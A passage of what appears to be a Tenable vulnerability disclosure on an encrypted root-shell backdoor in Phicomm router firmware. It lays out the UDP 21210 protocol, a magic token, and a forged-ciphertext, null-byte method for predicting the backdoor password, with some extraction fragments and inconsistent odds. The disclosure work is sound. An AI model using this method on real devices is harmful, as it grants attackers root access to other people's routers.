tenable

Unpatchable Vulnerabilities in Phicomm Router Firmware

Synopsis

Insecure Backdoor Allowing Attackers on the Local Network to Obtain a Root Shell

AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H (8.8/8.6)

A daemon called **telnetd_startup** was found to be listening on UDP port 21210 on the Phicomm firmware for router models K2, K3, K3C, K2 A7, and K2G A1.

The intended use of this service appears to be to allow a client in possession of a certain private RSA key to launch a **telnetd** service and obtain a root shell on the device without any further authentication. This service is nowhere advertised to the owner of the router, and the private key in question is not made available to the owner, or under the owner's control.

After analysing and testing eleven different firmware versions, for various Phicomm router models, I have identified three distinct variations in the protocol implemented by the telnetd_startup backdoor.

K3C	mips	32.1.22.113	2017-07-24	Chinese	be189e091af8bf249bed9ca	none
K2P	mipsel	20.4.1.7	2017-08-09	Chinese	2d761af8a2c0b07328793c	none
K3C	mips	32.1.26.175	2017-09-19	Chinese	be189e091af8bf249bed9ca	none
K3C	mips	33.1.25.177	2017-09-21	International	be189e091af8bf249bed9ca	none
K2 A7	mipsel	22.6.506.28	2017-12-04	Chinese	57d9ae0ec017fbd21374f73	none
K3C	mips	32.1.45.267	2018-01-26	Chinese	2000b7a80aa866b442fd8f8	K3C_INTELALL_VER_3.0
K3C	mips	32.1.46.268	2018-01-31	Chinese	2000b7a80aa866b442fd8f8	K3C_INTELALL_VER_3.0
K2G A1	mipsel	22.6.3.20	2018-05-07	Chinese	6ff3c24241b5c55a5ec1e90	K2_COSTDOWN__VER_3.0

MODEL	PUBLIC KEY	PRIVATE KEY	LEAKED	PLAINTEXT CONTROL	XOR SECRET	SALTS	TESTED
K2	CC232B9BB0	9FC8FFBF53A	yes	yes	no	PERP, TEMP	virtual
K3	CC232B9BB0	9FC8FFBF53A	no	yes	yes	PERM, TEMP	virtual
K3C	CC232B9BB0	9FC8FFBF53A	yes	yes	no	PERP, TEMP	virtual
K3C	CC232B9BB0	9FC8FFBF53A	no	yes	yes	PERM, TEMP	virtual
K2P	CC232B9BB0	9FC8FFBF53A	no	yes	yes	PERM, TEMP	virtual
K3C	CC232B9BB0	9FC8FFBF53A	no	yes	yes	PERM, TEMP	virtual
K3C	CC232B9BB0	9FC8FFBF53A	no	yes	yes	PERM, TEMP	hardware
K2 A7	CC232B9BB0	9FC8FFBF53A	no	yes	yes	PERM, TEMP	virtual
K3C	E7FFD1A1BB	unknown	no	yes	yes	PERM, TEMP	virtual
K3C	E7FFD1A1BB	unknown	no	yes	yes	PERM, TEMP	virtual
K2G A1	E541A63168C	unknown	no	yes	yes	PERM, TEMP	hardware

The oldest generation I've found of Phicomm's `telnetd_startup` protocol (shaded blue, in the tables above) is relatively simple: the server waits to receive an encrypted message, which it decrypts and hashes with two different salts. It then waits for another message, and if *that* message matches either of those hashes, it will either spawn the telnet service or write a flag to the flash drive to trigger the spawning of telnet on boot. This is the protocol we see in the K2 22.5.9.163, released in early 2017. That particular build made the blunder of hardcoding the *private key* in the binary, which defeats the purpose of asymmetric encryption. This error enabled the creation of `RoutAckProV1B2.exe`, a router-hacking tool which has been circulating online for several years, which uses the pilfered private key to allow any interested party to gain root access to this iteration of the backdoor. Of course, as we just saw, use of the private key isn't even necessary to open the door. What the design overlooks—and this oversight will never be truly corrected—is that it's not only possible but easy to generate phony ciphertext that a public RSA key will "decrypt" into predictable, phony plaintext. Doing so will permit an attacker to subvert the locking mechanism on the backdoor, and gain unauthorized entry.

Phicomm responded to this situation in an entirely insufficient fashion in the next generation of the protocol (shaded yellow), which we find in the firmware versions released later in 2017, including the still-for-sale international release of the K3C (analysed above). They redacted the private key from the binary, but failed to change the public key. Their next design, moreover, appears to share the assumption that it's only by encrypting data the private key that an attacker can predict or control the

private key, but it's ultimately just a matter of discovering some phony ciphertext that decrypts to a plaintext that begins with a printable ASCII character. This gives us a 1 in 92 chance of colliding with the first byte of the random secret, which, due to the careless use of `sprintf`'s `%s` specifier for bytearray concatenation, will result in the a completely predictable empheral password.

In the next iteration (mauve in the tables above) is the last we looked at, and likely the last released. Phicomm finally removed the compromised public key, and took the additonal precaution of deploying a distinct public key to each router model. They also added a device-identifying handshake phase to the protocol, which makes the backdoor considerably stealthier—there's no real way to tell that it's listening on UDP port 21210, unless you send it the magic token `ABCDEF1234`. It responds to this magic token with a device-identifying hash, permitting the client to select the private key that matches the public key compiled into the service. The algorithm itself, however, shares the same security flaws as its precedessor, and is vulnerable to an essentially identical attack. This is the iteration we see in the Chinese market release of K3C 32.1.46.268, and the Chinese market K2G A1 22.6.3.20—the firmware image that ended up on certain Wavlink-branded routers, that Wavlink neglected to flash with firmware of their own.

The fully reverse engineered third-generation protocol is illustrated in the agent interaction diagram below.

Phicomm's Encrypted Backdoor on UDP Port 21210

Store the 128-byte result as CHALLENGE_CIPHERTEXT

Send 128-byte CHALLENGE_CIPHERTEXT to Client

XOR SECRET_PLAINTEXT with the first 31 bytes of DECRYPTED_XOR_MASK, and store the result in MASKED_SECRET.

If the Client possesses the **PRIVATE KEY**, or, perhaps, a database of such keys, each indexed by an DEVICE_IDENTIFYING_HASH, then they may now proceed to decrypt the CHALLENGE_CIPHERTEXT and store the result as SECRET_PLAINTEXT.

Create two new strings by calling
sprintf(RAW_TEMP_KEY, "**%s**+TEMP", MASKED_SECRET**)**, and
sprintf(RAW_PERM_KEY, "**%s**+PERM", MASKED_SECRET**)**, respectively.

(Note the format string.)

Compute the **MD5** hashes of RAW_TEMP_KEY and RAW_PERM_KEY and store the 16-byte results as TEMP_KEY and PERM_KEY, respectively.

The Client is now expected to append one of two suffixes to xor(XOR_MASK,SECRET_PLAINTEXT)

- "+TEMP", to launch a **telnetd** session that will last until the router is rebooted, *or*
- "+PERM", to write a flag to a physical volume, which the **telnetd_startup** daemon will check for when the system is rebooted, and launch **telnetd** if it finds it.

Store the result in RAW_KEY.

Compute the **MD5** hash of RAW_KEY, and store the result in BACKDOOR_KEY.

Send BACKDOOR_KEY to Server

If BACKDOOR_KEY matches TEMP_KEY then call **system**("**telnetd -l /bin/login.sh**"), launching an unencrypted **telnetd** shell as **root**. No credentials are required to log into this shell.

If BACKDOOR_KEY matches PERM_KEY then call **system**("**iwpriv ra0 e2p 26=7010**"), writing the bytes [HEX: 7010] to **EEPROM**, at offset 0x26 (virtual address 0x40026). This code will instruct the **telnetd_startup** daemon to launch **telnetd -l /bin/login.sh** on boot.

Phicomm's implementation of this protocol is faulty, however. By means of a carefully crafted exchange of packets, an attacker is able to cause a *null byte* to appear at the head of a buffer that **telnetd_startup** uses internally to construct the ephemeral passwords that the client can use to peristently or temporarily launch **telnetd -l /bin/login.sh**. Condensing things a little, the pseudo-code

```
      xor(SECRET_PLAINTEXT,
          RSA_public_decrypt(HARDCODED_PUBLIC_KEY,
                              ENCRYPTED_XOR_MASK)));
temp_password = MD5(result);
```

Since the client controls the **ENCRYPTED_XOR_MASK**, all they need to do is find a buffer that the hardcoded public key will "decrypt" to a buffer that begins with a printable character, which gives it a 1-in-94 chance of colliding with the first character in the **SECRET_PLAINTEXT**. The **xor()** operation will then produce the desired null byte. When the resulting buffer is processed by **sprintf()**, using the **%s** format specifier, it will be treated as if it were empty, since **%s** designates a null-terminated string. This means that the result passed to the hasher will be nothing but the salt –– **"+TEMP"** for the password that will instantaneously launch telnetd and **"+PERM"** for the password that will do so persistently. This upshot of all this is that the attacker now has an extremely good chance of steering **telnetd_startup** towards a perfectly predictable ephemeral password. Since there is no rate-limiting mechanism in place, they should be able to obtain a root shell on the device within seconds.

I've illustrated this attack below, in another agent protocol interaction diagram.

Picking the Lock on Phicomm's Encrypted Backdoor, on UDP Port 21210

Client → Server

Send the token "ABCDEF1234"

[HEX: 41424344454631323334]

compute MD5 hash of 128-byte buffer beginning with "K2_COSTDOWN__VER_3.0" with the rest of the bytes left null.

Store the result as DEVICE_IDENTIFYING_HASH

Reply with the DEVICE_IDENTIFYING_HASH.

[HEX: 812B50867EFB281491D8F9285D007914]

Produce a 32-byte-long message called XOR_MASK that the Server will decrypt with **RSA_public_decrypt()**, using the hardcoded public key.

Two things are essential here:

(1) the fate of this message is to be decrypted with the **HARDCODED PUBLIC KEY** and then **XOR**ed with a randomly generated secret text 31 ASCII-printable bytes.

(2) the result of these two operations will then be concatenated with the salt **using sprintf and the %s format string**.

If we can discover a phony ciphertext that, when decrypted with **RSA_public_decrypy()**, with the **HARDCODED PUBLIC KEY** and the **RSA_NO_PADDING** option, yields a bytestring that begins with a byte between 0x21 and 0x7f, then we will have a 1 in 92 chance of tricking the Server into generating a MASKED_SECRET that begins with a **NULL BYTE**. This will cause TEMP_KEY and PERM_KEY to be nothing but hashes of their respective salts.

Store the result of this search as ENCRYPTED_XOR_MASK.

and store the result as SECRET_PLAINTEXT

Encrypt SECRET_PLAINTEXT with **RSA_public_encrypt()**
using the hardcoded, 1024-bit public RSA key, with the
RSA_NO_PADDING option set ("Textbook RSA").

Store the 128-byte result as CHALLENGE_CIPHERTEXT

Send 128-byte CHALLENGE_CIPHERTEXT to Client

XOR SECRET_PLAINTEXT with the first 31 bytes
of DECRYPTED_XOR_MASK, and store the result in
MASKED_SECRET.

We no longer need to be able to decrypt the
CHALLENGE_CIPHERTEXT, and so we no longer
have any need of the **PRIVATE KEY**.

We can simply set SECRET_PLAINTEXT to the
empty string.

Create two new strings by calling
